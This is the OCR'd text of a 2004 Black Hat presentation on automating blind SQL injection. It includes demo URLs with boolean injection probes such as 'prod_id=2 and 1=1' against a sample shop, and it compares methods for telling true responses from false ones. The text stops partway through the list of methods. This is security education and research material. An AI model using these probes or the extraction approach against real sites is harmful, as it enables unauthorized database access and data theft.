Blind SQL Injection Automation Techniques

Black Hat Briefings USA
2004

Cameron Hotchkies
cameron@0x90.org

What is SQL Injection?

- Client supplied data passed to an application without appropriate data validation
- Processed as commands by the database

Frequently Used To:

- Perform operations on the database
- Bypass authentication mechanisms
- Read otherwise unavailable information from the database
- Write information such as new user accounts to the database

Three Forms of SQL Injection

- There are three main forms of SQL Injection used to read information from a database
  - Redirection and reshaping a query
  - Error message based
  - Blind Injection

Blind SQL Injection

- Blind SQL Injection techniques can include forming queries resulting in boolean values, and interpreting the output HTML pages
- SQL Injection can result in significant data leakage and/or data modification attacks
- Blind attacks are essentially playing 20 questions with the web server

Why focus on Blind Injections?

- Blind injections are as common as any other injection
- Blind holes involve a false sense of security on the host
- Requires a larger investment of time to execute manual penetration against

Benefits of an Automated Tool

- We can ask the server as many yes/no questions as we want
- Finding the first letter of a username with a binary search takes 7 requests
- Finding the full username if it's 8 characters takes 56 requests
- To find the username **is** 8 characters takes 6 requests
- 62 requests just to find the username
- This adds up

Benefits Cont'd

- Assuming it takes 10 seconds to make each request
- Assuming the pentester makes no mistakes
- The 8 character username takes over ten minutes
- What if we want the schema or the entire database?


Benefits Cont'd


- If you want non-trivial penetration
  - Table names
  - Column names
  - Actual Data
- This would take hours or days or longer depending on the size of the database

Sound Simple?

An effective tool is more complex than

“a few shell scripts and netcat”


Bob's Bikes! - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://bobsbikes.0x90.com:8080/catalog.php?prod_id=2
bob's bikes
your internet bicycle source
MENU
Bike Parts!
Bikes!
Bike Accesories
May 26, 2004, 21:59:23
prod_desc
prod_price
Schwinn
29.25
Requested page: http://bobsbikes.0x90.com:8080/catalog.php?prod_id=2
Done


Bob's Bikes! - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://bobsbikes.0x90.com:8080/catalog.php?prod_id=2%20and%201=1
bob's bikes
your internet bicycle source
MENU
Bike Parts!
Bikes!
Bike Accesories
May 26, 2004, 22:06:01
prod_desc
prod_price
Schwinn
29.25
Requested page: http://bobsbikes.0x90.com:8080/catalog.php?prod_id=2%20and%201=1
Done



Bob's Bikes! - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://bobsbikes.0x90.com:8080/catalog.php?prod_id=2%20and%201=0
bob's bikes
your internet bicycle source
MENU
Bike Parts!
Bikes!
Bike Accesories
May 26, 2004, 22:09:42
No rows found
Requested page: http://bobsbikes.0x90.com:8080/catalog.php?prod_id=2%20and%201=0
Done

Searching for Integers

- Select a range (usually starting with 0)
- Increase value exponentially by a factor of two until upper limit is discovered
- Partition halfway between upper limit and previous value
- Continue to halve sections until one value remains

Problem

- How do we recognize true vs false pages from the web server?
  - We take pattern recognition for granted
  - Can't we just do a string compare?
- NO!
  - The whole point of a web application is to have dynamic content
  - It's entirely likely that the section indicating the true/false is not the only dynamic content
  - String comparison is suitable for error based injection but not blind injection


Bob's Bikes! - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://bobsbikes.0x90.com:8080/catalog.php?prod_id=2%20and%201=0
bob's bikes
your internet bicycle source
MENU
Bike Parts!
Bikes!
Bike Accesories
May 26, 2004, 22:09:42
No rows found
Requested page: http://bobsbikes.0x90.com:8080/catalog.php?prod_id=2%20and%201=0
Done


Solution One: Keyword Search

- Requires direct intervention of the user
- User interaction requires effort to be expended which is what we are trying to minimize

Solution Two: MD5 Sum

- Web Applications are designed to be dynamic
- MD5 causes large output changes from small input changes

Google vs. Hoogle



MD5 Sum Comparison

- MD5 does not handle changes well
- May work on some web applications, but not comprehensive

Solution Three: Text Difference Engine


- Text difference tools are designed to highlight informational changes that we are not concerned with.
- A lot of effort is wasted to retain information that will simply be discarded.

Solution Four: Parse HTML Tree

- Represent text as html entities in a tree data structure
- Look for differences in the shape of the trees
- If only non-markup data is changing, there will be no way to proceed in automation
- Easier to implement an xhtml parser than a realistic html parser

Solution Five: Linear Representation of ASCII Sums

small input variation = small output

